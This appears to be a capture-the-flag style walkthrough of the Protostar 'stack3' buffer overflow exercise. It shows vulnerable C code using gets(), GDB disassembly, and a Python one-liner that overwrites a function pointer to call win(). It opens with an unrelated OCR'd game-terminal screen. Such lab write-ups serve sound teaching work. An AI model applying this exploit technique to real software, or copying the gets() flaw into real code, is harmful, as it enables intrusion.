
ROBCO INDUSTRIES (TM) TERMLINK PROTOCOL
ENTER PASSWORD NOW
4 ATTEMPT(S) LEFT:
0xFAC6 ->/]{".)APPL 0xFB92 DE=)+<<\\$]^ >ROMAN
0xFAD2 E,]:/+>%.@^: 0xFB9E +><^='.;})\# >Entry denied
0xFADE *|{)",=|-+$\ 0xFBAA >"].....:*]> >0/5 correct.
0xFAEA |BUILT)[;;[) 0xFBB6 :|.]<]:,*<#(>[#-]
0xFAF6 +,/^/'TITAN+ 0xFBC2 *"}_%:FLAKE. >Allowance
0xFB02 @*{&,/}*}/'\ 0xFBCE </[-@-"@&{)| >replenished.
0xFB0E ^BLUSH_$(<,: 0xFBDA].ROMAN\,"{_ >CREEP
0xFB1A ;'(-^;-\=%#D
0xFB26 IXIE_#!-$(>>
0xFB32 =*"{</):&*_%
0xFB3E]!))$}}.....
0xFB4A $$}:/-$;+\"^ 0xFC16 ={(^)"&-CREE >WHERE
0xFB56 =@:&)\=%VERS 0xFC22 P/}@)!;}[#-] >Exact match!
0xFB62 E>,@($!>%{<[0xFC2E <:)[$&+*'-}; >Please wait
0xFB6E *|WHERE)(_%" 0xFC3A {/MINCE/,>+< >while system
0xFB7A }><(|]@!_#=| 0xFC46 -'_=[,'=[&/& >is accessed.
0xFB86 |*:!,$:+[CLY 0xFC52 {}&###&%+|'(>
PROTOSTAR : STACK 3

SOURCE CODE

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  volatile int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
      printf("calling function pointer, jumping to 0x%08x\n", fp);
      fp();
  }
}
```

SOURCE CODE EXPLANATION

•Variables used → **pointer variable = *fp , char variable = buffer[64]**

•**gets()** → function used to take **char buffer[64]** as input and execute the program.

•**fp = 0** is set. Then it checks if **fp is True** the function pointer **fp** will jump to that **address** else the program will just exit without printing anything. Basically **fp if True** the **Instruction Pointer** will **jump to that address.**

•We need to cause **Stack Buffer Overflow Attack** and overflow the **char buffer[64]** so that the **overflow bit** affects **fp pointer** i.e. the **Instruction Pointer register** and makes it jump to that **address.**
HINT -> get the memory address of **win()**

•If we successfully change the **return address of Instruction Pointer** we will get the string **"code flow successfully changed\n".**

NOTE: jumping to unknown or memory locations outside the program space will cause **Segmentation Errors or SIGSEGV**

SIGSEGV error ->The error appears when a program or code tries to access an invalid memory location.

USING GDB TO REVERSE ENGINEER AND ANALYZE ASSEMBLER INSTRUCTIONS

```
user@protostar:/opt/protostar/bin$ gdb -q stack3
Reading symbols from /opt/protostar/bin/stack3...done.
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
0x08048438 <main+0>:    push   ebp
0x08048439 <main+1>:    mov    ebp,esp
0x0804843b <main+3>:    and    esp,0xfffffff0
0x0804843e <main+6>:    sub    esp,0x60
0x08048441 <main+9>:    mov    DWORD PTR [esp+0x5c],0x0
0x08048449 <main+17>:   lea    eax,[esp+0x1c]
0x0804844d <main+21>:   mov    DWORD PTR [esp],eax
0x08048450 <main+24>:   call   0x8048330 <gets@plt>
0x08048455 <main+29>:   cmp    DWORD PTR [esp+0x5c],0x0
0x0804845a <main+34>:   je     0x8048477 <main+63>
0x0804845c <main+36>:   mov    eax,0x8048560
0x08048461 <main+41>:   mov    edx,DWORD PTR [esp+0x5c]
0x08048465 <main+45>:   mov    DWORD PTR [esp+0x4],edx
0x08048469 <main+49>:   mov    DWORD PTR [esp],eax
0x0804846c <main+52>:   call   0x8048350 <printf@plt>
0x08048471 <main+57>:   mov    eax,DWORD PTR [esp+0x5c]
0x08048475 <main+61>:   call   eax
0x08048477 <main+63>:   leave
0x08048478 <main+64>:   ret
End of assembler dump.
(gdb)
```

The screenshot is the disassembly or assembler dump of the main() function of stack 3 program

- **fp = esp+0x5c**

0x08048441 <main+9>: mov DWORD PTR [esp+0x5c],0x0

Here, The value of **fp/esp+0x5c** is set to **0** as shown in the **C** code earlier.

- **0x08048455 <main+29>: cmp DWORD PTR [esp+0x5c],0x0**

fp is compared with value 0

If fp = 0 → je 0x8048477 <main+63>

Instruction pointer will jump at this **address**

- **buffer[64] = esp+0x1c**

I will prove this in the next slides and also show you how to get with address of **win() function.**

- **Address of win() function is necessary to overwrite the instruction pointer/eip return address.**

```
(gdb) b *0x08048455
Breakpoint 2 at 0x8048455: file stack3/stack3.c, line 20.
(gdb) r
Starting program: /opt/protostar/bin/stack3
test

Breakpoint 2, main (argc=1, argv=0xbffff854) at stack3/stack3.c:20
20      stack3/stack3.c: No such file or directory.
        in stack3/stack3.c
(gdb) x/s $esp+0x1c
0xbffff75c:      "test"
(gdb)
```

When examining the register **esp+0x1c we get the string present in it using x/s** which basically shows the data in string format.

We passed the string "**test**" as command line argument so when we examine the register **esp+0x1c** we get the same. As discussed earlier **esp+0x1c = buffer[64]**

LETS CHECK ONE THING….WHAT IF??? We **overflow** the **buffer variable** and overwrite the return address of the **eip register** with an address outside the memory allocation of the program.

```
(gdb) r
Starting program: /opt/protostar/bin/stack3

Breakpoint 1, 0x08048450 in main (argc=1, argv=0xbffff854) at stack3/stack3.c:18
18      stack3/stack3.c: No such file or directory.
        in stack3/stack3.c
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
calling function pointer, jumping to 0x00000041

Program received signal SIGSEGV, Segmentation fault.
0x00000041 in ?? ()
(gdb)
```

We can clearly see when I overflow the **buffer variable** with a **string of A's 65 times**, the extra bit overflows the return address of the **eip register** and makes **fp variable** jump to **0x41 which is hex value of A.** So we need to pass a legitimate address.

```
user@protostar:/opt/protostar/bin$ objdump -M intel -d stack3 | grep "win"
08048424 <win>:
user@protostar:/opt/protostar/bin$
```

Using OBJDUMP to get address of win() function

```
user@protostar:/opt/protostar/bin$ (python -c "print 'A'*64 + '\x24\x84\x04\x08'") | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
user@protostar:/opt/protostar/bin$
```

PYTHON SCRIPT TO EXPLOIT STACK BUFFER OVERFLOW

EXPLANATION

Using **python –c** utility to print **string of A's 64 times** filling the **buffer variable** of **size 64** and then passing the address of **win()** function in **LITTLE ENDIAN PROCESS.** According to **LITTLE ENDIAN** the **msb bit** stored at the higher address and **lsb bit** stored at lower address so value passed in reverse order.